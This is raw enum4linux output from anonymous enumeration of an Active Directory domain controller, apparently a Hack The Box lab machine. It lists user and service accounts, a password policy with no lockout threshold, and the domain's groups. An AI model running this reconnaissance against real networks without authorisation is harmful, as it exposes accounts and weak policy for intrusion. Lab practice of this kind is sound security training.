acb_info : 0x00020011
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : santi
Full Name : Santi Rodriguez
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST

Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Fri, 20 Sep 2019 19:02:55 EDT
Password can change Time : Sat, 21 Sep 2019 19:02:55 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x480
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailbox968e74d
Full Name : HealthMailbox-EXCH01-004
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:56:56 EDT
Password can change Time : Fri, 20 Sep 2019 07:56:56 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x472
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : sebastien
Full Name : Sebastien Caron
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Sun, 22 Sep 2019 18:29:30 EDT
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 20:30:00 EDT

Password can change Time : Fri, 20 Sep 2019 20:30:00 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x479
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000008
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailbox670628e
Full Name : HealthMailbox-EXCH01-003
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:56:46 EDT
Password can change Time : Fri, 20 Sep 2019 07:56:46 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x471
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : DefaultAccount
Full Name :
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description : A user account managed by the system.
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT

unknown_2[0..31]...
user_rid : 0x1f7
group_rid: 0x201
acb_info : 0x00000215
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : lucinda
Full Name : Lucinda Berger
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 20:44:13 EDT
Password can change Time : Fri, 20 Sep 2019 20:44:13 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x47a
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailboxb01ac64
Full Name : HealthMailbox-EXCH01-008
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:57:38 EDT
Password can change Time : Fri, 20 Sep 2019 07:57:38 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x476

group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailbox7108a4e
Full Name : HealthMailbox-EXCH01-009
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:57:48 EDT
Password can change Time : Fri, 20 Sep 2019 07:57:48 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x477
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : SM_c75ee099d0a64c91b
Full Name : Microsoft Exchange
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x46b
group_rid: 0x201
acb_info : 0x00020011

fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : SM_2c8eef0a09b545acb
Full Name : Microsoft Exchange Approval Assistant
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x464
group_rid: 0x201
acb_info : 0x00020011
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : SM_9b69f1b9d2cc45549
Full Name : Microsoft Exchange Federation Mailbox
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x469
group_rid: 0x201
acb_info : 0x00020011
fields_present: 0x00ffffff
logon_divs: 168

bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailboxfd87238
Full Name : HealthMailbox-EXCH01-007
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:57:27 EDT
Password can change Time : Fri, 20 Sep 2019 07:57:27 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x475
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : andy
Full Name : Andy Hislip
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Sun, 22 Sep 2019 18:44:16 EDT
Password can change Time : Mon, 23 Sep 2019 18:44:16 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x47e
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000

padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : SM_1ffab36a2f5f479cb
Full Name : SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x46c
group_rid: 0x201
acb_info : 0x00020011
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailboxc0a90c9
Full Name : HealthMailbox-EXCH01-002
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:56:35 EDT
Password can change Time : Fri, 20 Sep 2019 07:56:35 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x470
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...

Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailboxfc9daad
Full Name : HealthMailbox-EXCH01-001
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Mon, 23 Sep 2019 18:52:06 EDT
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Mon, 23 Sep 2019 18:51:35 EDT
Password can change Time : Tue, 24 Sep 2019 18:51:35 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x46f
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x0000003b
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
User Name : svc-alfresco
Full Name : svc-alfresco
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Mon, 23 Sep 2019 07:09:48 EDT
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 31 Dec 1969 19:00:00 EST
Password last set Time : Wed, 12 Aug 2020 08:55:06 EDT
Password can change Time : Thu, 13 Aug 2020 08:55:06 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x47b
group_rid: 0x201
acb_info : 0x00010210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000006
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True

```
        Account locked out       : False
        Password expired         : False
        Interdomain trust account: False
        Workstation trust account: False
        Server trust account     : False
        Trusted for delegation   : False


 ========================================
|    Machine Enumeration on forest    |
 ========================================
[E] Internal error.  Not implmented in this version of enum4linux.

 ========================================
|    Share Enumeration on forest    |
 ========================================

        Sharename       Type     Comment
        ---------       ----     -------
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

[+] Attempting to map shares on forest

 ================================================
|    Password Policy Information for forest    |
 ================================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.


[+] Attaching to forest using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] HTB
        [+] Builtin

[+] Password Info for Domain: HTB

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7


 =======================
|    Groups on forest    |
```

```
 ========================

[+] Getting builtin groups:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[System Managed Accounts Group] rid:[0x245]
group:[Storage Replica Administrators] rid:[0x246]
group:[Server Operators] rid:[0x225]

[+] Getting builtin group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'Account Operators' (RID: 548) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'Administrators' (RID: 544) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'Users' (RID: 545) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'System Managed Accounts Group' (RID: 581) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[+] Getting detailed info for group Guests (RID: 546)
```

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Remote Management Users (RID: 580)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Account Operators (RID: 548)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Server Operators (RID: 549)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Access Control Assistance Operators (RID: 579)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Administrators (RID: 544)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Replicator (RID: 552)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Distributed COM Users (RID: 562)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Hyper-V Administrators (RID: 578)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group IIS_IUSRS (RID: 568)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Event Log Readers (RID: 573)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Performance Log Users (RID: 559)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group RDS Management Servers (RID: 577)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Remote Desktop Users (RID: 555)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Network Configuration Operators (RID: 556)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Users (RID: 545)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Incoming Forest Trust Builders (RID: 557)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Storage Replica Administrators (RID: 582)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Terminal Server License Servers (RID: 561)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Backup Operators (RID: 551)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group RDS Endpoint Servers (RID: 576)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Certificate Service DCOM Access (RID: 574)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group System Managed Accounts Group (RID: 581)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Performance Monitor Users (RID: 558)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Pre-Windows 2000 Compatible Access (RID: 554)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group RDS Remote Access Servers (RID: 575)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Windows Authorization Access Group (RID: 560)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Cryptographic Operators (RID: 569)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Print Operators (RID: 550)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.
[E] No info found

[+] Getting local groups:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+] Getting local group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group 'Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs
[+] Getting detailed info for group RAS and IAS Servers (RID: 553)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group DnsAdmins (RID: 1101)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Cert Publishers (RID: 517)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Allowed RODC Password Replication Group (RID: 571)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[E] No info found

[+] Getting detailed info for group Denied RODC Password Replication Group (RID: 572)

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.
[E] No info found

[+] Getting domain groups:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
